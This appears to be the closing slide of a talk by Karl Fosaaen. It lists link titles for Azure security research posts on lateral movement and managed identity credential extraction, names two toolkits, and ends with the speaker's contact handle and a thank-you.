[Lateral Movement in Azure App Services](#)

[Azure Deployment Scripts: Assuming User-Assigned Managed Identities](#)

[Automating Managed Identity Token Extraction in Azure Container Registries](#)

[Mistaken Identity: Extracting Managed Identity Credentials from Azure Function Apps](#)

[MicroBurst Toolkit](#)

[FuncoPop Toolkit](#)



Let's stay in touch!

Karl Fosaaen

VP of Research



twitter.com/kfosaaen




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Thank You!